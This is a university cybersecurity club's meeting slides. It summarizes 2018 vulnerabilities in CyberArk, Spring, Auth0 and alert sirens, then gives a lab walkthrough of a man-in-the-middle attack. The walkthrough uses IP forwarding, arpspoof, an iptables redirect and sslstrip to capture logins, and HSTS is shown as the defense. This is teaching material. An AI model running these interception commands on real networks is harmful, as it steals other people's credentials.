Cyber@UC Meeting 49

Systems Exploitation: Sniffing, Man in the Middle, etc

If You’re New!


- Join our Slack: ucyber.slack.com
- **SIGN IN!** *(Slackbot will post the link in #general)*
- Feel free to get involved with one of our committees:

  Content   Finance   Public Affairs   Outreach   Recruitment
- Ongoing Projects:
  - Malware Sandboxing Lab
  - Cyber Range
  - RAPIDS Cyber Op Center

Announcements

- April 12th **CTF** at NKU **TOMORROW**
- **Think-Cyber** Fellowship 13-16 July in **Silicon Valley**
- **CyberQuests** competition open!
- Cincinnati B-Sides on **May 12th**, registration is **OPEN**

More lab space!



We're getting an extra room for our servers, so 516 can be just a computer lab.

ERC 5th floor

Public Affairs

Useful videos and weekly livestreams on **YouTube**:

youtube.com/channel/UCWcJuk7A_1nDj4m-cHWvIFw

Follow us for club updates and cybersecurity news:

- **Twitter**: @CyberAtUC
- **Facebook**: @CyberAtUC
- **Instagram**: @CyberAtUC

For more info: ucyber.github.io

(will be undergoing renovation soon; stay tuned!)

Weekly Content

CyberArk remote code execution

- Vulnerability found in CyberArk Password Vault, an enterprise password management server
  - Found by German firm RedTeam Pentesting GmbH
- Attacker gains system access (same privileges as the web server)
- Critical flaw: Deserialization of untrusted data
  - CyberArk unquestioningly accepted a serialized .NET object sent by the user when they log in

How the CyberArk vulnerability works

- Deserialization: converting an object from memory to a transmittable format
- It’s just an object—it can be anything
- App expected: an object with just session details
- Attacker provided: an object with malicious code

CyberArk: Lessons learned

- Don’t use serialization for communicating data with the user!
  - Or if you do, be very careful... owasp.org/index.php/Deserialization_Cheat_Sheet
- Use data interchange formats
  - JSON, XML, etc
- More info: owasp.org/index.php/Deserialization_of_untrusted_data
- As for CyberArk… it’s patched now (9.9.5, 9.10, or 10.2)
  - thehackernews.com/2018/04/enterprise-password-vault.html

SireJack

- A vulnerability in emergency alert systems have been revealed that would allow an attacker to set off false alarms
- Discovered by Bastille security firm
- Warning sirens manufactured by ATI Systems were found to be vulnerable
- The radio protocol used by the affected sirens did not use any encryption to attackers could send their own activation message
- Vulnerability was reported on January 8, just over 90 days ago
- A patch is currently undergoing testing

https://thehackernews.com/2018/04/hacking-emergency-alert-sirens.html

Spring Development Framework Vulns

- Framework for developing Java-based enterprise applications
- Privilege Escalation (CVE-2018-1272): When a server receives input from a remote client and creates a multipart request to another server, it can be exposed to an attack where an extra multipart is added into the contents of the request, causing the second server to use an incorrect value
- This vulnerability can lead to privilege escalation if the misread part is username or userrole

Spring Vulns (continued)

- Directory Traversal (CVE-2018-1271): Spring’s Web model-view-controller allows an attacker to traverse directories and access restricted directories when configures to server static resources (Windows only)
- Remote Code Execution (CVE-2018-1270): exposes STOMP clients over WebSocket endpoints with an in-memory STOMP brocker through the spring-messaging module
- An attacker could send a malicious message to the broker allowing for remote code execution

https://thehackernews.com/2018/04/spring-framework-hacking ml

https://pivotal.io/security/cve-2018-1270

https://pivotal.io/security/cve-2018-1271

Auth0 Authentication Bypass

- Auth0 is authentication as a service, used by developers to let users log in with username/password or their social account(Facebook, Twitter, etc.
- >2000 enterprise customers, 42 million logins/day, and billions/month, one of the largest identity platforms
- Vulnerability in Auth0 Legacy Lock API due to improper validation of JSON Web Tokens
- Bypassed login authentication using cross-site request forgery attack against the application running Auth0 authentication

Auth0 Bypass

- Allows attackers to reused valid signed JWT generated for other accounts
- All an attacker needs is a victims' email or user ID
- Auth0 developed a fix in <4 hours, but has spent the last 6 months contacting clients and helping them patch their systems
- The vulnerable SDK and libraries were implemented client side

https://thehackernews.com/2018/04/auth0-authentication-bypass.html

https://auth0.com/docs/getting-started/overview

Part 10: Systems Hacking Lab

I’m not clever enough for a joke here

Systems Hacking


- Cannot complete the system-hacking phase in a single pass
- You need a methodical approach which includes:
    - Cracking passwords
    - Escalating privileges
    - Executing applications
    - Hiding files
    - Covering tracks
    - Concealing evidence
    - Pushing into more involved attack

Passive Online Attacks

- **Packet Sniffing**
  - Tools: Wireshark, tcpdump
  - Capture packets as they flow across a network
  - Best to look for unencrypted protocols (Telnet, FTP, SMTP, SNMPv1, rlogin)
  - You can see encrypted data, just not read them
- **MITM (Man in the Middle)**
  - Also looking for vulnerable protocols
  - Tools: BeEF (Browser Exploitation Framework), Burp Suite, sslstrip, mitmproxy
- **Replay Attack**
  - After packets have been captured and analyzed, packets can be placed back on the network
  - Capture credentials; send the packets to a target to gain access

Man in the Middle (MITM)

- Two parties communicating with each other
- Tricky to carry out
- Can result in invalidated traffic



Setup for MITM Attack

1. Configure Kali to forward incoming packets that were not intended for it or addressed to it by using the following command:

   ```
   echo '1 ' > /proc/sys/net/ipv4/ip_forward
   ```

2. Learn the network gateway by entering:

   ```
   netstat -nr
   ```

3. Use the `arpspoof` command to redirect traffic intended for other hosts on the network to your host. Use the following command:

   ```
   arpspoof -i <interface> <gateway IP>
   ```

Setup for MITM cont.

4. Set up a firewall rule on the system to redirect traffic from port 80 to 8080. Use the following command, which uses iptables to create firewall rules:

   ```
   iptables -t nat -A PREROUTING -p tcp
   --destination-port 80 -j REDIRECT --to-port 8080
   ```

5. Now comes the part where you run sslstrip. You can do this by telling `sslstrip` to listen on port 8080 and write all goodies found to a file:

   ```
   sslstrip -w goodies.txt -l 8080
   ```

6. Navigate to a website with https and NO HSTS, login, and check the goodies file!

Mitigation With HSTS

- Stands for HTTP Strict Transport Security
- Used to protect protocol **downgrade attacks** and **cookie hijacking**
- Server tells client to use HTTPS only *forever*, prevents SSL stripping by MITM
  - Example of the HSTS header:
    ```
    Strict-Transport-Security: max-age=31536000; includeSubDomains
    ```
- Only works if the user has visited the site at least once before
  - ...unless the site uses preloading hstspreload.org
  - List of preload sites: chromium.org/hsts/
- More info: owasp.org/index.php/HTTP_Strict_Transport_Security_Cheat_Sheet